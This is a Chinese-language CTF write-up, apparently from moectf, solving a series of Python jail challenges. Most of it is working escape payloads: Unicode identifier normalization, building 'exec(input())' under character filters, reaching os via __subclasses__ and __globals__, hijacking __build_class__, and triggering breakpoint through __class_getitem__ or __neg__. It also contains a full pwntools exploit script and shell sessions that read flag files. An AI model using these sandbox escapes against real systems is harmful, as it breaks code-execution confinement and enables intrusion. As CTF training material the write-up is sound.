/sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/conf/all/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/default/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/eth0/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/lo/ra_honor_pio_pflag
/proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/kpageflags
/tmp/flag
cat /tmp/flag
moectf{ccdfde1c-9387-e3c6-9e45-9a4a9fa9e1b6}
```

- 3z_ban_jail

这道题把字母和数字全禁了，下划线和所有非ASCII的字符是允许的我们可以利用Python解析标识符时会把很多长得像字母的Unicode 字符归一化成对应的 ASCII 字母：

```python
exec(input())
```

相当于 `exec(input())`，执行该指令后会再次调用input()第二次输入就不受任何限制了我们就可以直接拿shell了：

```python
import os;os.system('/bin/sh')
```

```
Give me your code: e x e c ( i n p u t ())
import os;os.system('/bin/sh')
ls
main.py
wrapper.sh
find / -name "*flag*" 2>/dev/null
/sys/devices/pnp0/00:00/00:00:0/00:00:0.0/tty/ttyS0/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/conf/all/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/default/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/eth0/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/lo/ra_honor_pio_pflag
/proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/kpageflags
/tmp/flag
cat /tmp/flag
moectf{418105ee-1a7e-5cd9-0473-52130a266f56}
```

- Three

查看逻辑代码：

```python
def chall():
    def check(code):
        if len(code) % 3:
            return False
        for i in range(0, len(code), 3):
            a,b,c = map(lambda x:ord(x) % 3 ,code[i:i+3])
            if len({a,b,c}) == 3:
                return False
        return code.isascii()
```

要求总结为长度为3的倍数且每3个`ord(x)%3`不能有相同的，我们可以先找一下每种符号的种类：

```python
from collections import defaultdict
groups = defaultdict(list)
for i in range(32, 127):
    groups[i % 3].append(chr(i))
for r in range(3):
    chars = ''.join(groups[r])
    print(f"{r}:{chars}")
```

```
0:!$'*-0369<?BEHKNQTWZ]`cfilorux{~
1:"%(+.147:=@CFILORUX[^adgjmpsvy|
2: #&),/258;>ADGJMPSVY\_behknqtwz}
```

我们还是找那种可以输入input命令的触发指令好拿shell，我们写一个暴力破解命令的脚本：

PYTHON

```python
def check(code: str) -> bool:
    if len(code) % 3:
        return False
    if not code.isascii():
        return False

    for i in range(0, len(code), 3):
        mods = {ord(c) % 3 for c in code[i:i + 3]}
        if len(mods) != 3:
            return False
    return True
rep = {
    0: "0",  # ord('0') % 3 == 0
    1: "1",  # ord('1') % 3 == 1
    2: "2",  # ord('2') % 3 == 2
}
def solve_template(tpl: str):
    """
    tpl 里用 ? 表示可替换字符。
    每组三个字符必须刚好是 residual 0/1/2。
    """
    if len(tpl) % 3:
        return None
    out = list(tpl)
    for i in range(0, len(tpl), 3):
        group = tpl[i:i + 3]
        fixed = []
        holes = []
        for j, ch in enumerate(group):
            if ch == "?":
                holes.append(i + j)
            else:
                fixed.append(ord(ch) % 3)
        if len(fixed) != len(set(fixed)):
            return None
        missing = [r for r in (0, 1, 2) if r not in fixed]
        if len(missing) != len(holes):
            return None
        for pos, r in zip(holes, missing):
            out[pos] = rep[r]
    return "".join(out)
templates = []
# 核心思路:
# exec(input() + '') 会再次读入一行并执行。
# 外层前面加 +，让表达式能接后续 +0+2 这种补位。
for tail_len in range(0, 10):
    tail = "?" * tail_len
```

```
    templates.extend([
        "+exec(input()+'')" + tail,
        "+exec(input()+\"\")" + tail,
        "+exec(input()+'')" + tail + "+0",
        "+exec(input()+'')" + tail + "+1",
        "+exec(input()+'')" + tail + "+2",
        "+exec(input()+'')" + tail + "+0+2",
        "+exec(input()+'')" + tail + "+1+2",
        "+exec(input()+'')" + tail + "+2+0",
    ])
for tpl in templates:
    cand = solve_template(tpl)
    if cand is None:
        continue
    if not check(cand):
        continue
    try:
        compile(cand, "<payload>", "exec")
    except SyntaxError:
        continue
    print("[+] FOUND")
    print(repr(cand))
    print("len =", len(cand))
    for i in range(0, len(cand), 3):
        trip = cand[i:i + 3]
        print(f"{i:02d}: {trip!r:5s} -> {[ord(c) % 3 for c in trip]}")
    break
else:
    print("[-] not found")
```

这段代码通过穷举带占位符 `?` 的代码模板，将 `?` 自动替换为 `0`、`1`、`2` 来满足校验，并最终通过 `compile` 语法检查，从而生成一个既符合字符级过滤规则、又能正常执行的 Python 代码字符串，运行出来一个符合条件的指令：

```
[+] FOUND
"+exec(input()+'')+0+2"
```

打shell拿flag：

```
Give me your code:+exec(input()+'')+0+2
Code Executed!
__import__('os').system('/bin/sh')
ls
main.py
wrapper.sh
find / -name "*flag*" 2>/dev/null
/sys/devices/pnp0/00:00/00:00:0/00:00:0.0/tty/ttyS0/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video_flags
/proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/conf/all/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/default/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/eth0/ra_honor_pio_pflag
/proc/sys/net/ipv6/conf/lo/ra_honor_pio_pflag
/proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/kpageflags
/tmp/flag
cat /tmp/flag
moectf{95b5c00e-3ae5-bbd6-cb3b-5b324f036b06}
```

- e2_ban_jail

禁止的字符有：`pyjail0123456789`，我们还是老样子想二次无限制输入，但是`exec(input())`里面有i，但是我们可以用`chr()`动态造字符：`i`我们可以用`chr(ord('h')+(not()))`来表示，于是乎：

```py
exec('exec('+chr(ord('h')+(not()))+'n'+chr(ord('o')+(not()))+'u'+'t'+'())')
```

然后还是老一套，flag的位置也没有变：

```
Give me your code: exec('exec('+chr(ord('h')+(not()))+'n'+chr(ord('o')+(not()))+'u'+'t'+'())')
import os;os.system('/bin/sh')
ls
main.py
wrapper.sh
cat /tmp/flag
moectf{08e27255-4005-946a-92fc-aac0594dbbe9}
```

- equals

这道题的题目要求有点苛刻啊，输入字符长度的平方得等于所有字符`ord()`的和，不过我们可以用"#"凑长度数因为对输入内容没有什么影响，然后还是先尽量找二次输入指令`exec(input())`，于是

```python
def make_equal(base, pad_char='#'):
    s = base
    while True:
        cur = sum(ord(c) for c in s)
        target = len(s) ** 2
        if cur == target:
            return s
        if cur < target:
```

```
            # 还不够，继续补
            s += pad_char
            continue
        # cur > target，多出来的部分用“把字符调小”来抵消
        over = cur - target
        chars = list(s)
        for i in range(len(chars) - 1, -1, -1):
            if over ≤ 0:
                break
            # 只动 pad_char，把它换成更小的可打印字符
            if chars[i] == pad_char:
                can_down = ord(pad_char) - 33  # 最多降到 '!'
                down = min(over, can_down)
                chars[i] = chr(ord(pad_char) - down)
                over -= down
        if over == 0:
            return ''.join(chars)
        # 还减不完，就再加一个字符让 target 变大，重新来
        s += pad_char
payload = make_equal("exec(input())#")
print(payload)
```

```
exec(input())###!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

payload就出来了，后面还是老样子：

```
Give me your code:exec(input())###!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
import os;os.system('/bin/sh')
ls
main.py
wrapper.sh
cat /tmp/flag
moectf{a3118d8f-093f-b8c4-b036-a6748574c3e0}
```

ez_b4n_jail

这道题提供的代码逻辑是提供base64指令然后解码后黑名单
有`'os','exec','eval','open','file','breakpoint','sys','help'`，不能import不能import那我之前的套路就行不通了，但我们可以尝试用 `_import_` 代替 import，然后不允许的直接拼接，我觉得flag的位置一个还是一样的我们尝试payload：

```python
getattr(__import__("o"+"s"), "sy"+"stem")("cat /tmp/flag")
```

base64加密：

```python
import base64
s="""getattr(__import__("o"+"s"), "sy"+"stem")("cat /tmp/flag")"""
print(base64.b64encode(s.encode()).decode())
```

```
Are you robot? Please enter 'C8VBZT'+'2HQIB2'=? to continue: C8VBZT2HQIB2
Give me your code after base64 encoded:Z2V0YXR0cihfX2ltcG9ydF9fKCJvIisicyIpLCAic3kiKyJzdGVtIikoImNhdCAvdG1wL2ZsYWciKQ==
moectf{d389bf35-6c28-c53f-d8a4-1aea2ce239ad}
```

- mathmagic

题目提供了一个有点麻烦的代码我们分析来看首先是关于伪随机数制造的定义，需要注意的是seed只取60种完全可以暴力破解；然后讲啥关于服务器的机制：用当前时间当作种子然后取3个调用random的数字作为gift从而拿到服务器内部状态然后就到了逃逸的漏洞重点：

```python
    CODE = ''
    while code:=input('>> ').strip():
        if len(code) != r.random(MOD):
            raise ValueError("Invalid code length! You are not a genius!")
        CODE += code + '\n'
    print("Good job! You are a genius!")
    eval(CODE,{'__builtins__': {}})
```

定义了一个空字符串用来存所有输入的代码然后每行的代码长度必须为随机生成器算出的数字，而输入的payload也有语法上的要求：输入的所有内置函数都找不到了不能使用但是我们还是可以访问属性取下标那些，所以我们最终构造我们拿shell的payload就成了：

```python
payload = "([c for c in ().__class__.__bases__[0].__subclasses__() if c.__name__=='Random']
[0].__init__.__globals__['__builtins__'].__import__('os').system('sh'))"
```

该payload通过实例对象 `()` 向上回溯至元类继承树的根节点 `object`，并借助 `__subclasses__()` 遍历当前解释器空间内所有加载的类，精准定位到服务端自定义的 `Random` 类后，用该类的初始化函数 `__init__` 持有的 `__globals__` 属性，获取其所在的模块级全局作用域字典。由于 `Random` 类定义于原始源码上下文中，该字典未被沙箱屏蔽，因而保留了原始的 `__builtins__` 模块引用，我们由此从中提取出内置的 `__import__` 函数，动态导入 `os` 模块，最终调用 `system('sh')` 拿到Shell
我们只需要将该shell先切成不可再分的语法单元然后填进对应长度的行里即可，不足长度补#，超过长度填#

最后一个问题就是关于seed的问题了，我们可以枚举60种可能的seed然后分别比对前三次比对成功了就拿到服务器内部随机数生成器了，最终攻击脚本如下：

```python
from pwn import *
import re
import sys
sys.setrecursionlimit(200000)
HOST = "172.31.224.1"
PORT = 60021

context.log_level = "info"
class Random:
    _P = 1000000021
    _A = 320560990
    _BASE = 123456789 % _P
    def __init__(self, seed=0):
        self.state = (self._BASE * pow(self._A, seed % 60, self._P)) % self._P
    def random(self, mod):
        self.state = (self.state * self._A) % self._P
        return self.state % mod + 1
payload = "([c for c in ().__class__.__bases__[0].__subclasses__() if c.__name__=='Random']
[0].__init__.__globals__['__builtins__'].__import__('os').system('sh'))"
def tokenize(s):
    pieces = []
```

```
    i = 0
    double_ops = {'==','≠','≤','≥','**','//','+=','-
='','*=','/=','%=','&=','|=','^=','≪','≫','→'}
    while i < len(s):
        c = s[i]
        if i + 1 < len(s) and s[i:i+2] in double_ops:
            pieces.append(s[i:i+2])
            i += 2
        elif c.isalnum() or c == '_':
            j = i
            while j < len(s) and (s[j].isalnum() or s[j] == '_'):
                j += 1
            pieces.append(s[i:j])
            i = j
        elif c == "'":
            j = i + 1
            while j < len(s) and s[j] ≠ "'":
                j += 1
            pieces.append(s[i:j+1])
            i = j + 1
        else:
            pieces.append(c)
            i += 1
    return pieces
pieces = tokenize(payload)
memo = {}
def pack(pos, li, lengths):
    key = (pos, li)
    if key in memo:
        return memo[key]
    if pos ≥ len(pieces):
        memo[key] = []
        return []
    if li ≥ len(lengths):
        memo[key] = None
        return None
    L = lengths[li]
    max_k = 0
    total = 0
    while pos + max_k < len(pieces) and total + len(pieces[pos + max_k]) ≤ L:
        total += len(pieces[pos + max_k])
        max_k += 1
    for k in range(max_k, -1, -1):
        if k == 0:
            line = "#" * L
            rest = pack(pos, li + 1, lengths)
        else:
            content = "".join(pieces[pos:pos+k])
            line = content + "#" * (L - len(content))
            rest = pack(pos + k, li + 1, lengths)
        if rest is not None:
            result = [line] + rest
            memo[key] = result
            return result
    memo[key] = None
    return None
def recv_until(io, marker, timeout=15):
    data = b""
    for _ in range(timeout * 10):
```

```
        try:
            chunk = io.recv(timeout=0.1)
            if chunk:
                data += chunk
                if marker in data:
                    return data
        except EOFError:
            break
        except:
            pass
    return data
def main():
    io = remote(HOST, PORT)
    print("等待验证码:")
    data = recv_until(io, b"to continue:", timeout=15)
    print(data.decode(errors="ignore"))
    if b"to continue:" not in data:
        print("[-] 没收到验证码，转手动")
        io.interactive()
        return
    ans = input("请输入验证码答案: ").strip()
    io.sendline(ans.encode())
    print("等待题目输出和 gift ... ")
    data = recv_until(io, b">> ", timeout=15)
    text = data.decode(errors="ignore")
    print(text)
    m = re.search(r"\[(\d+),\s*(\d+),\s*(\d+)\]", text)
    if not m:
        print("没提取到 gift，原始数据末尾:")
        print(repr(text[-500:]))
        io.interactive()
        return
    gift = [int(m.group(1)), int(m.group(2)), int(m.group(3))]
    print(f"gift = {gift}")
    r = None
    for s in range(60):
        rr = Random(s)
        if [rr.random(15) for _ in range(3)] == gift:
            r = rr
            print(f"seed = {s}")
            break
    if r is None:
        print("无法恢复 seed")
        return
    lengths = [r.random(15) for _ in range(300)]
    print(f"前20个长度: {lengths[:20]}")
    memo.clear()
    lines = pack(0, 0, lengths)
    if lines is None:
        print("[-] 装箱失败! ")
        return
    while lines and lines[-1] == "#" * len(lines[-1]):
        lines.pop()
    print(f"生成 {len(lines)} 行")
    code = "\n".join(lines)
    try:
        compile(code, "<test>", "eval")
        print("语法验证通过")
    except SyntaxError as e:
```

```
            print(f"[-] 语法错误: {e}")
            return
        print(f"开始发送 {len(lines)} 行 ... ")
        io.sendline(lines[0].encode())
        print(f"  [1/{len(lines)}] {lines[0]!r}")
        for i in range(1, len(lines)):
            try:
                io.sendlineafter(b">> ", lines[i].encode(), timeout=10)
            except:
                io.sendline(lines[i].encode())
            if (i + 1) % 10 == 0 or i == len(lines) - 1:
                print(f"  [{i+1}/{len(lines)}] {lines[i]!r}")
        print("发送空行结束 ... ")
        try:
            io.sendlineafter(b">> ", b"", timeout=5)
        except:
            io.sendline(b"")
        print("等待执行结果 ... ")
        try:
            result = io.recv(timeout=3)
            print(result.decode(errors="ignore"))
        except:
            pass
        print("进入交互模式:")
        io.interactive()
    if __name__ == "__main__":
        main()
```

```
[*] Switching to interactive mode
$ cat /tmp/flag
moectf{4624bd17-4d3a-0ba3-7ef6-7e1db82a6683}
$
```

- CleanHacker

读取python代码后总结一下规则：不能调用函数不能删管理员连访问属性都给禁了，然后看代码有全局管理员NoHacker，输入base64编码结果，解码后的长度小于等于50，白名单里面有大小写字母数字以及`'\'":;\t\n'`，我们需要让admin不是全局变量后读取txt文件拿flag，还是先想办法设计payload：

我们没办法删除admin，赋值也没有办法解决这个问题就只能考虑重绑定了，import在白名单里那就好解决多了，我们通过`from builtins import set as globals`将当前模块中的名字`globals`指向`set`类，但是在局部函数内部绑定名字还是局部变量，要全局变量重绑定我们还需要加一个`global globals`声明，于是最终payload就变成了：

```python
global globals;from builtins import set as globals
```

base64加密：

```py
import base64
s="global globals;from builtins import set as globals"
print(base64.b64encode(s.encode()).decode())
```

```
Are you robot? Please enter 'OGCYRB'+'CV3FRN'=? to continue: OGCYRBCV3FRN
Give me your code after base64 encoded:Z2xvYmFsIGdsb2JhbHM7ZnJvbSBidWlsdGlucyBpbXBvcnQgc2V0IGFzIGdsb2JhbHM=
moectf{5de4c0db-a2aa-2501-5afb-d4d896e9efaa}
Are you robot? Please enter 'B2EFEA'+'5RQFK6'=? to continue:
```

- ## Parens? No!

分析这道题的服务器代码，所有基础语法都给禁止了黑名单里面有所有类型的括号，换言之，凡是涉及调用或内置函数名的都失效了，但是我们可以用属性链、赋值 、一元运算符来构造多行payload

目前梳理下来有三个可以发展的方向：class语句会调用 `__build_class__(body函数, 类名)`，装饰器 `@expr` 会在类创建后执行 `expr(类对象)`，对任意对象 `X`、`X.__class__.__call__(X)` 等价于 `X()`，那我们也就可以以此来设计payload了：

第一段payload：

```py
for object in __builtins__.__class__.__bases__: pass
s = object.__subclasses__
d = __builtins__.__dict__
__builtins__.__build_class__ = d.__setitem__
class GetSubclasses:
 global result
 __builtins__.__build_class__ = lambda body, name: s
 @s.__class__.__call__
 class _:
  pass
 result = _
for k in d: pass
__builtins__.__build_class__ = lambda body, name: k
@k.__class__.__call__
class Execute: pass
```

在这一段payload里我们通过 `__build_class__` 劫持class语句，让类“返回”`object.__subclasses__` 方法引用；装饰器 `@s.__class__.__call__` 对该方法引用做类型级调用，等价于无括号执行 `object.__subclasses__()`，结果存到 `result`。再用 `d.__setitem__` 捕获 body 函数，通过 `@k.__class__.__call__` 触发执行，从而完成0参数调用原语，获得全部子类列表

第二段payload：

```python
__builtins__.__build_class__ = d.__setitem__
class FindOs:
 global os_cls
 for cls in result:
  if cls.__name__ == '_wrap_close':
   os_cls = cls
for k in d: pass
__builtins__.__build_class__ = lambda body, name: k
@k.__class__.__call__
class Execute: pass
```

该部分payload复用同一框架，将筛选逻辑放进 `class FindOs:` 的 body；body 函数被 `d.__setitem__` 捕获，再用装饰器触发 `k()` 执行。遍历 `result` 匹配 `cls.__name__ == '_wrap_close'`，保存到 `os_cls`。因为 `_wrap_close` 的 `__init__.__globals__` 指向 `os` 模块全局空间，作为后续逃逸入口

最后一段payload读flag：

```py
os_globals = os_cls.__init__.__globals__
__builtins__.__build_class__ = lambda body, name: 'system'
@os_globals.__getitem__
class GetSystem: pass
__builtins__.__build_class__ = lambda body, name: 'cat /flag /flag.txt /root/flag
/root/flag.txt /tmp/flag.txt /app/flag /app/flag.txt /home/*/flag /home/*/flag.txt 2>/dev/null;
echo ---FIND---; find / -iname "*flag*" -not -path "/proc/*" -not -path "/sys/*" 2>/dev/null;
echo ==END=='
@GetSystem
class SearchFlag: pass
```

我们最后从 `os_cls.__init__.__globals__` 拿到 `os` 模块字典 `os_globals`。将 `__build_class__` 设为返回字符串 `'system'`，装饰器 `@os_globals.__getitem__` 无括号取出 `os.system`；再令 `__build_class__` 返回命令字符串，装饰器 `@GetSystem` 执行 `os.system(命令)`，执行 `cat` 和 `find` 查找 flag拿上flag：

```
moectf{f7fd52a9-8188-756f-3c13-1f24c74a66e9}
---FIND---
/tmp/flag.txt
```

- only_open

这道题分析提供的语法附件来看，内置语法被命名空间又又又被清了全局只给了我们一个open函数，完后黑名单里字符 `['_','.','\\']`， 题目还有提示，告诉了我文件的位置，我们可以直接打开文件，通过文件对象列表推导式来读取文件：

```py
{}[[x for x in open('/tmp/flag')][0]]
```

这个payload用flag的内容当键去查空字典后触发异常KeyError，异常信息里会把键的内容直接打印出来于是：

```
Are you robot? Please enter 'YZOFAX'+'26L93P'=? to continue: YZOFAX26L93P
Give me your code: {}[[x for x in open('/tmp/flag')][0]]
KeyError : 'moectf{42c582b5-fcf7-92b3-5bbb-743f644b59b5}\n'
Give me your code:
```

CatBox

这道题定义了一个类Cat，然后啥都给封了，黑名单里面有`'__'、'\''、 '"'、 '\\'、' '、'(' 、')'`，也就意味着所有函数调用、属性调用、字符串字面量甚至转义全部禁了，但是还有三个可以发展的点：

对于函数调用，当类上定义了`__class_getitem__`时，`Class[arg]`会被翻译成`Class.__class_getitem__(arg)`，我们可以用下标代替括号，为了给类塞一个`__class_getitem__`进去，有一个冷门语法：列表推导式的 for 目标可以做属性赋值：`[X[arg] for X.__class_getitem__ in [func]]`，参考文章：Python Jail Escape Techniques - CTF Writeups by @jiegec↗

对于`_`的禁用，可以用到全角`＿`归一化处理来搞定：`_` + 全角`＿` + `class` + 全角`＿` + `_`

还有一个可以发展利用的地方，我们可以用`Tab`当空格，虽然引号被禁了但我们名字的没有黑名单限制啊我们可以把所有要用的字符串全塞进`cat.name`再用切片取命令

最后拿flag我设计了三个payload，首先是名字：

```py
__builtins____import__oscat /tmp/flag
```

然后是三条payload：

第一条偷真 builtins，绑定到`B`：

```py
[B:=    cat.__class__.__init__.__globals__[cat.name[:12]]for    _   in[0]]
```

第二条拿`__import__`调出os，绑定到`O`：

```py
[O:=    cat.__class__[cat.name[22:24]]for   cat.__class__.__class_getitem__ in[B.__import__
_]]
```

最后一条执行命令拿flag：

```py
[cat.__class__[cat.name[24:]]for    cat.__class__.__class_getitem__ in[O.system]]
```

```
Give your kitten a name:__builtins____import__oscat /tmp/flag
Action: [B:=    cat.__class__.__init__.__globals__[cat.name[:12]]for      _       in[0]]
Action: [O:=    cat.__class__[cat.name[22:24]]for     cat.__class__.__class_getitem__ _      in[B.__import__ _]]
Action: [cat.__class__[cat.name[24:]]for      cat.__class__.__class_getitem__ _     in[O.system]]
moectf{257fac5b-9cb3-c5ba-c09f-ad97a66ed6af}
```

Parens? No! Revenge!

这道题和上道"Parents?No!"代码类似，唯一的区别在于输入代码的位置变了且要求零缩进，输入代码在第一层while里而不是第二层while，这也就意味着没办法像之前那样分多阶段执行payload了，我们在上一题代码的基础上作改进即可完成这道题

我们的目标就是把原先的嵌套、缩进改进成无嵌套无缩进形式，按照该要求整改下来就变成了一次完整payload直接拿flag：

```py
for object in __builtins__.__class__.__bases__: pass
s = object.__subclasses__
__builtins__.__build_class__ = lambda body, name: s
@s.__class__.__call__
class result: pass
os_cls = None
for cls in result: os_cls = cls if cls.__name__ == '_wrap_close' else os_cls
os_globals = os_cls.__init__.__globals__
__builtins__.__build_class__ = lambda body, name: 'system'
@os_globals.__getitem__
class GetSystem: pass
__builtins__.__build_class__ = lambda body, name: 'cat /flag /flag.txt /root/flag
/root/flag.txt /tmp/flag.txt /app/flag /app/flag.txt 2>/dev/null; echo ---FIND---; find / -
iname *flag* -not -path /proc/* -not -path /sys/* 2>/dev/null; echo ==END=='
@GetSystem
class SearchFlag: pass
```

```
>
moectf{901587de-4bc7-32fc-61e2-203b0df00a9a}
---FIND---
```

Pyjail笑传之CallingComesBack

这道题限制有俩，一个是长度限制不能超过50，另一个是基于抽象语法树AST的静态检查，所有`ast.call`类型都被禁了（任何带括号的显式函数调用，无论内置函数、自定义函数还是方法都直接拒绝通过），不过我们还是有可发展的点可以钻漏洞的：

首先还是列表推导式的for目标对属性的赋值，这个点真的是好用前面好几个题都用到了`[0 for obj.attr in [value]]`会在 eval 表达式里完成`obj.attr = value`，可以改写任意属性了，参考文章Python Jail Escape Techniques - CTF Writeups by @jiegec↗

然后就是关于服务器`print(eval(inp))`是自带repr()自动触发，是可以让服务器在print阶段帮忙触发的只要找到一个`_repr_`本身会操作的对象，这个点就可以利用，内置的license就可操作

此外还有就是name-mangling只在类体内生效，类外面我们照样可以直接读写

这道题我们还可以设计二次跳，可以尝试`breakpoint`这个内置函数尝试直接进交互式pdb直接无视限制

这几个点发掘下来那这道题的求解思路也就出来了，我设计了三条payload拿flag：

第一条payload完成私有属性的改写拿到无参进交互式入口的资格：

```py
[0 for license._Printer__setup in[breakpoint]]
```

第二条payload通过内置的 `_sitebuiltins._Printer` 实例 `license` 触发第一条payload的 `breakpoint`：

```py
license
```

最后一条payload进pdb后不受题目约束直接读flag文件内容：

```py
!__import__('os').system('cat /tmp/flag')
```

```
Are you robot? Please enter 'ZPKA1Q'+'PYGS48'=? to continue: ZPKA1QPYGS48
Give me your code: [0 for license._Printer__setup in[breakpoint]]

Code Accepted!
[0]
Are you robot? Please enter 'UJHHHR'+'RRZ4OB'=? to continue: UJHHHRRRZ4OB
Give me your code: license

Code Accepted!
> <frozen _sitebuiltins>(62)__repr__()
(Pdb) !__import__('os').system('cat /tmp/flag')
moectf{27e65337-82c4-b57f-686e-7f42a676dbbd}
0
(Pdb)
```

两步payload我们还可以再压缩，我们可以用 `ast.AST`，这个是可改写的：

```py
[0 for ast.AST.__class_getitem__ in[eval]]
ast.AST['open("/tmp/flag").read()']
```

```
Are you robot? Please enter 'W7UPIZ'+'5NFC45'=? to continue: W7UPIZ5NFC45
Give me your code: [0 for ast.AST.__class_getitem__ in[eval]]

Code Accepted!
[0]
Are you robot? Please enter 'DELI92'+'RF2DOM'=? to continue: DELI92RF2DOM
Give me your code: ast.AST['open("/tmp/flag").read()']

Code Accepted!
moectf{dee65337-65c4-b57f-d36e-7f42f776dbbd}

Are you robot? Please enter 'NU7I6G'+'K1Q2UG'=? to continue:
```

这道题除了先前的方法我们还可以在此基础上做优化，我们可以尝试自己造一个可控的触发点来解这道题，鉴于这个思路，我设计了一个两步payload，用 `__class_getitem__` 隐式调 `exec` 拿 flag：

```py
[0 for quit.__class__.__class_getitem__ in[exec]]
quit.__class__['print(open("/tmp/flag").read())']
```

```
Are you robot? Please enter '47KQQW'+'IJ3AZI'=? to continue: 47KQQWIJ3AZI
Give me your code: [0 for quit.__class__.__class_getitem__ in[exec]]

Code Accepted!
[0]
Are you robot? Please enter 'Y8VB7X'+'0Z4U6Z'=? to continue: Y8VB7X0Z4U6Z
Give me your code: quit.__class__['print(open("/tmp/flag").read())']

Code Accepted!
moectf{dee65337-65c4-b57f-d36e-7f42f776dbbd}

None
Are you robot? Please enter 'G5RGGK'+'U1LUAU'=? to continue:
```

利用该思路我们可以继续优化到单步进pbd:

```py
[quit for quit.__class__.__repr__ in[breakpoint]]
```

```
Are you robot? Please enter '9GYFNM'+'2NH5IB'=? to continue: 9GYFNM2NH5IB
Give me your code: [quit for quit.__class__.__repr__ in[breakpoint]]

Code Accepted!
TypeError: __repr__ returned non-string (type NoneType)
> /proc/self/fd/4(20)chall()
(Pdb) !__import__('os').system('cat /tmp/flag')
moectf{3ee65337-adc4-b57f-266e-7f42f676dbbd}
0
(Pdb)
```

我们还可以进一步优化使其不依赖print()，我们可以通过利用一元运算在eval阶段通过一元运算触发：

```py
[-quit for quit.__class__.__neg__ in[breakpoint]]
```

```
Are you robot? Please enter 'XD4236'+'HRQ3A3'=? to continue: XD4236HRQ3A3
Give me your code: [-quit for quit.__class__.__neg__ in[breakpoint]]

Code Accepted!
> <string>(1)<module>()
(Pdb) !__import__('os').system('cat /tmp/flag')
moectf{ace65337-b0c4-b57f-cd6e-7f42ca76dbbd}
0
(Pdb)
```

- 双十一

题目提供的附件也是一堆堆的限制条件，首先是白名单字符：大小写字母、数字、`()[]{}`、`+-\*/=`这五类字符，第二个限制是某一类别的种类命中数不得超过4，最后一个限制是不能同时使用超过3种不同的字符大类且总不同字符数不得超过11，这道题的限制已经到对输入内容的严格干涉了得卡死角尝试

还是老样子先看看有没有可以钻的空子，我们发现白名单里面有*欸，`[*dict]`可以把字典的键解包成列表，于是我们可以用整数下标取键，这样就可以绕开 "写字符串" 的需求了

另外，我们发现`vars()`可以恰好卡进题目要求，有了这个和*，我们就可以位置访问globals里面的所有对象了欸

但是还有一个数字的问题，我们要访问下标数字肯定是必不可少的，不过也好解决，我们可以通过布尔算数来造数字：`([]==[])`是 True（=1）、`([]==[[]])`是 False（=0），然后用`+`/`*`可以拼出任意的下标数字

再读源码还有发现：`__builtins__`没被限制，那我们可以尝试二次输入链`exec(input())`进文件系统欸

这些思路理清楚了，我们就可以设计payload了，首先我们将远端`builtins`字典(位置6)里的全部函数名列表打出来以此确定`exec`和`input`的位置下标：

```py
[*vars (vars ()[[*vars()][([[]==[])+([]==[]))*([[]==[])+([]==[])+([]==[]))]])]
```

```
Shopping successfully! Result: ['__name__', '__doc__', '__package__', '__loader__', '__spec__', '__build_class__', '__import__', 'abs', 'all', 'any', 'ascii', 'bin', 'breakpoint', 'callable', 'chr', 'compile', 'delattr', 'dir', 'divmod', 'eval', 'exec', 'format', 'getattr', 'globals', 'hasattr', 'hash', 'hex', 'id', 'input', 'isinstance', 'issubclass', 'iter', 'aiter', 'len', 'locals', 'max', 'min', 'next', 'anext', 'oct', 'ord', 'pow', 'print', 'repr', 'round', 'setattr', 'sorted', 'sum', 'vars', 'None', 'Ellipsis', 'NotImplemented', 'False', 'True', 'bool', 'memoryview', 'bytearray', 'bytes', 'classmethod', 'complex', 'dict', 'enumerate', 'filter', 'float', 'frozenset', 'property', 'int', 'list', 'map', 'object', 'range', 'reversed', 'set', 'slice', 'staticmethod', 'str', 'super', 'tuple', 'type', 'zip', '__debug__', 'BaseException', 'BaseExceptionGroup', 'Exception', 'GeneratorExit', 'KeyboardInterrupt', 'SystemExit', 'ArithmeticError', 'AssertionError', 'AttributeError', 'BufferError', 'EOFError', 'ImportError', 'LookupError', 'MemoryError', 'NameError', 'OSError', 'ReferenceError', 'RuntimeError', 'StopAsyncIteration', 'StopIteration', 'SyntaxError', 'SystemError', 'TypeError', 'ValueError', 'Warning', 'FloatingPointError', 'OverflowError', 'ZeroDivisionError', 'BytesWarning', 'DeprecationWarning', 'EncodingWarning', 'FutureWarning', 'ImportWarning', 'PendingDeprecationWarning', 'ResourceWarning', 'RuntimeWarning', 'SyntaxWarning', 'UnicodeWarning', 'UserWarning', 'BlockingIOError', 'ChildProcessError', 'ConnectionError', 'FileExistsError', 'FileNotFoundError', 'InterruptedError', 'IsADirectoryError', 'NotADirectoryError', 'PermissionError', 'ProcessLookupError', 'TimeoutError', 'IndentationError', 'IndexError', 'KeyError', 'ModuleNotFoundError', 'NotImplementedError', 'RecursionError', 'UnboundLocalError', 